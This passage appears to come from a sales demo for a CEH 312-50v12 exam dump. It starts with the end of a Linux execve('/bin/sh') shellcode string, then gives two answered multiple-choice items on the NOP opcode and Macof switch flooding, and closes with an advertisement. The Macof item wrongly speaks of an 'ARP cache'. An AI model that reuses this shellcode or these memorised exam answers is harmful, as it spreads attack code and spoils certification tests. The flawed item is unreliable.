"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"  
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"  
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

Answer: D

NEW QUESTION 377

- (Exam Topic 2)

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.

If these switches' ARP cache is successfully flooded, what will be the result?

- A. The switches will drop into hub mode if the ARP cache is successfully flooded.
- B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
- C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
- D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 382

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-50v12 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-50v12 Product From:

<https://www.2passeasy.com/dumps/312-50v12/>

Money Back Guarantee

312-50v12 Practice Exam Features:

- * 312-50v12 Questions and Answers Updated Frequently
- * 312-50v12 Practice Questions Verified by Expert Senior Certified Staff
- * 312-50v12 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-50v12 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year